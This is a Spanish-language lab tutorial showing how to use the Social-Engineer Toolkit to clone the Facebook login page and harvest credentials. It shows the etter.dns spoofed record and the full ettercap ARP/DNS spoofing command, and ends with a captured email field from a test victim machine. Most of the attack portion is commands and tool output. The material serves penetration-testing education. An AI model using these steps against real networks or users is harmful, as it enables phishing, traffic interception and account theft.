

## Social Engineering Tollkit

Toolkit es una herramienta open-source en Python destinada para pruebas de penetración en el ámbito de la ingeniería social.

### Desarrollo:

Debemos de tener dos máquinas una que será la máquina donde haremos el ataque y otra que será la víctima, nuestra máquina donde haremos el ataque tiene la dirección IP **192.168.1.71** y una dirección MAC **08:00:27:7a:1a:c2** como se muestra en la figura 1 y la máquina víctima tiene la dirección IP **192.168.1.67** y le haremos un ping para ver que se ven una a otra como se muestra en la figura 2.

```
[x]-[root@parrot]-[/home/user]
#ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.71 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::78cc:bcf:fae5:5bfb prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:7a:1a:c2 txqueuelen 1000 (Ethernet)
    RX packets 4323 bytes 225145 (219.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 392 bytes 23548 (22.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 1. Dirección IP del atacante.

```
[root@parrot]-[/home/user]
#ping 192.168.1.67
PING 192.168.1.67 (192.168.1.67) 56(84) bytes of data.
64 bytes from 192.168.1.67: icmp_seq=1 ttl=128 time=0.908 ms
64 bytes from 192.168.1.67: icmp_seq=2 ttl=128 time=0.713 ms
```

Figura 2. Comunicación entre el atacante y la víctima.

Procedemos a iniciar la herramienta setoolkit, como se muestra en la figura 3 y 4.

```
[root@parrot]-[/usr/share/nmap/scripts]
#setoolkit
```

Figura 3. Inicio de la herramienta setoolkit.

```

#####
..#####..#####..#####
..##...##.##.....##...
..##.....##.....##...
..#####..#####.....##...
.....##.##.....##...
..##...##.##.....##...
..#####..#####.....##...

[---] The Social-Engineer Toolkit (SET)
[---] Created by: David Kennedy (ReL1K)
        Version: 7.7.9
        Codename: 'Blackout'
[---] Follow us on Twitter: @TrustedSec
[---] Follow me on Twitter: @HackingDave
[---] Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.9
Current version: 8.0

Please update SET to the latest before submitting any git issues.

```

Figura 4. Inicio de la herramienta setoolkit.

Una vez iniciada seleccionamos la opción 1 Social-Engineering Attacks como se muestra en la figura 5.

```

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

```

Figura 5. Selección de Social-Engineering Attacks.

Nos mostrará otro menú y seleccionamos la opción 2 Website Attack Vectors como se muestra en la figura 6.

```

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 2

```

Figura 6. Selección de Website Attack Vectors.

Se nos mostrará otro menú y ahora seleccionamos la opción 3 Credential Harvester Attack Method, como se muestra en la figura 7.

```

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

```

Figura 7. Selección de Credential Harvester Attack Method.

Por último, nos aparecerá un menú y seleccionamos la opción 2, Site cloner como se muestra en la figura 8.

```

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2

```

Figura 8. Selección de Site cloner.

Ahora nos pedirá que ingresemos la url la cual clonaremos, en este caso será el sitio de Facebook, la cual tiene la dirección <https://www.facebook.com>, la ingresamos como se muestra en la figura 9, el sitio original se muestra en la figura 10.

```

[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

----- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -----

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.71]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.

```

Figura 9. Ingreso del sitio web a clonar.




Figura 10. Sitio original

Ahora abrimos otra terminal y procedemos a realizar un ARP spoofing y un DNS spoofing, para esto es necesario editar el archivo etter.dns el cual se encuentra en /etc/ettercap/etter.dns, como se muestra en la figura 11.




Figura 11. Ubicación del archivo etter.dns.

Una vez localizado se procede a agregar lo siguiente:

```
facebook.com      A      192.168.1.71
```

Como se muestra en la figura 12, esto lo realizamos para que resuelva el sitio de facebook.com y lo redirija a nuestro sitio que previamente hemos clonado.




Figura 12. Agregar el registro A del sitio clonado.

Ahora procedemos a realizar el ataque ARP spoofing y DNS spoofing con el siguiente comando:

```
ettercap -T -q -i eth0 -P dns_spoof -M arp ///
```

El comando anterior en la terminal se vera de la siguiente manera, como se muestra en la figura 13, al ejecutar el comando tendremos la siguiente salida como la que se muestra en la figura 14.




Figura 13. Ataque ARP y DNS spoofing.

```

Listening on:
eth0 -> 08:00:27:7A:1A:C2
192.168.1.71/255.255.255.0
fe80::78cc:bcf:fae5:5bfb/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...

```

Figura 14. Ejecución del comando.

Ahora nos dirigimos a la computadora victima y abrimos una terminal y ejecutamos el comando `arp -a`, para ver su tabla arp y observamos que se modifico y que los quipos tienen la dirección MAC de la máquina atacante, como se muestra en la figura 15.

```
Interfaz: 192.168.1.67 --- 0x16
```

Dirección de Internet	Dirección física	Tipo
192.168.1.65	08-00-27-7a-1a-c2	dinámico
192.168.1.66	08-00-27-7a-1a-c2	dinámico
192.168.1.71	08-00-27-7a-1a-c2	dinámico
192.168.1.254	18-4a-6f-6c-e2-88	dinámico
192.168.1.255	ff-ff-ff-ff-ff-ff	estático
224.0.0.22	01-00-5e-00-00-16	estático
224.0.0.251	01-00-5e-00-00-fb	estático
224.0.0.252	01-00-5e-00-00-fc	estático
239.255.255.250	01-00-5e-7f-ff-fa	estático
255.255.255.255	ff-ff-ff-ff-ff-ff	estático

Figura 15. Tabla ARP modificada en la víctima.

Ahora desde la computadora víctima abrimos un navegador e ingresamos a Facebook, ponemos nuestro nombre de usuario y nuestra contraseña e ingresamos, como se muestra en la figura 16.



Figura 16. Ingreso a Facebook desde la máquina víctima.

Regresamos a la máquina atacante y observamos que se tiene el nombre de usuario y la contraseña ingresada, como se muestra en la figura 17, las cuales son las que ingresamos en la máquina víctima, las cuales corresponden a nuestras credenciales.

```
POSSIBLE USERNAME FIELD FOUND: email=empire_ilg_12@hotmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=
```

Figura 17. Usuario y contraseña obtenida.